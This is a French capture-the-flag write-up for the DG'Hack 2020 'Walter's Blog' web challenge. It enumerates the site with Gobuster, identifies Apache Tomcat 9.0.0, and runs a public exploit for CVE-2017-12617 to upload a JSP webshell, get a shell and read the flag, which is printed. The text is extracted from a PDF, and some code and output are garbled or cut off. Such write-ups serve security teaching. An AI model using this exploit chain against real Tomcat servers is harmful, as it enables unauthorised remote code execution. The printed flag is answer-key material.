CTF: DG'Hack

Julien ROYON CHALENDARD

CTF : Walter's Blog

Catégorie : Web

12 - 27 Novembre 2020

Sommaire

| 1 | Description | 2 |
|---|--------------|---|
| 2 | Enumération | 2 |
| 3 | Exploitation | 3 |

1 Description


Un ancien stagiaire avait développé ce site web il y a plusieurs années. Malheureusement, ce projet a mal été documenté et nous ne retrouvons plus les accès pour l'administrer...

Votre tuteur vous autorise à tout essayer pour récupérer les accès à ce service, soyez inventif!

Le flag est situé dans le fichier /flag.txt

2 Enumération

Nous parcourons l'application web, il s'agit de wallpapers sur le jeu Minecraft



Pour commencer notre énumération, nous commencer par lancer Gobuster qui va nous permettre de rechercher des fichiers ou des répertoires dans l'application web.

```
Kaliakali:-/DG'hAck/Walter_Blog$ gobuster dir -u http://waltersblog3.chall.malicecyber.com/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,html,php

Gobuster v3.0.1
by 03 Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)


[+] Url: http://waltersblog3.chall.malicecyber.com/
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.01
[+] Extensions: txt,html,php
[+] Tineout: 10s

2020/11/12 23:52:41 Starting gobuster

// images (Status: 302)
// index.html (Status: 200)
// docs (Status: 302)
// assets (Status: 30
```

Nous remarquons plusieurs éléments intéressant qui sont «docs», «examples» et «manager». Avec un peu de pratique, nous remarquons qu'il s'agit d'un service Tomcat sur le serveur.

Pour s'en assurer et avoir la version du service, nous allons voir «docs».



Nous voyons qu'il s'agit bien d'un Tomcat dans sa version 9.0.0

Suite à cela, nous décidons d'utiliser «searchsploit» pour voir s'il existe des vulnérabilités concernant Apache Tomcat 9.

```
Exploit Title

Exploi
```

Il y a « Apache Tomcat ; 9.0.1 (Beta) / ; 8.5.23 / ; 8.0.47 / ; 7.0.8 - JSP Upload Bypass / Remote Code Execution (1)» qui pourrait correspondre à notre version de Tomcat.

3 Exploitation

En regardant le programme Python donné, il s'agit de la CVE 2017 - 12617 qui permet d'upload un fichier JSP sur le serveur et de l'exécuter.

```
kaliakali:~/DG'hAck/Walter_Blog$ cat 42966.py
#!/usr/bin/python
import requests
import re
import signal
from optparse import OptionParser

class bcolors:
    HEADER = '\033[95m'
    OKBLUE = '\033[92m'
    WARNING = '\033[92m'
    WARNING = '\033[91m'
    ENDC = '\033[9m'
    BOLD = '\033[1m'
    UNDERLINE = '\033[4m'

banner="""

[aintx0*80]
****
```

On exécute le programme en ajoutant en argument l'application web ainsi que l'argument permet de faire spawn un shell.

```
ali@kali:~/DG'hAck/Walter_Blog$ python 42966.py -u http://waltersblog3.chall.malicecyber.com -p pwn
Uploading Webshell .....
Apache Tomcat/9.0.0.M1 - Error report
H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {fon
hite;background-color:#525D76;font-size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;
s-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}.line {
HTTP Status 404 - /pwn.jsp
type
Status report
 /pwn.jsp
description
The requested resource is not available.
Apache Tomcat/9.0.0.M1
$ id
uid=999(tomcat) gid=999(tomcat) groups=999(tomcat)
```

Nous sommes connecté sur le serveur, nous pouvons regarder le fichier flag.txt

```
$ ls
bin
boot
dev
entrypoint.sh
etc
flag.txt
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
supervisord.log
supervisord.pid
tmp
usr
var
```

Le fichier flag.txt se situe à la racine du serveur.

```
$ cat flag.txt

flag{i4lW4y5UpD4T3Y0urt0mC@}

$alle Nums 7 | Pages 7/11 | Sections 2/6 | S
```

Nous avons récupéré le flag.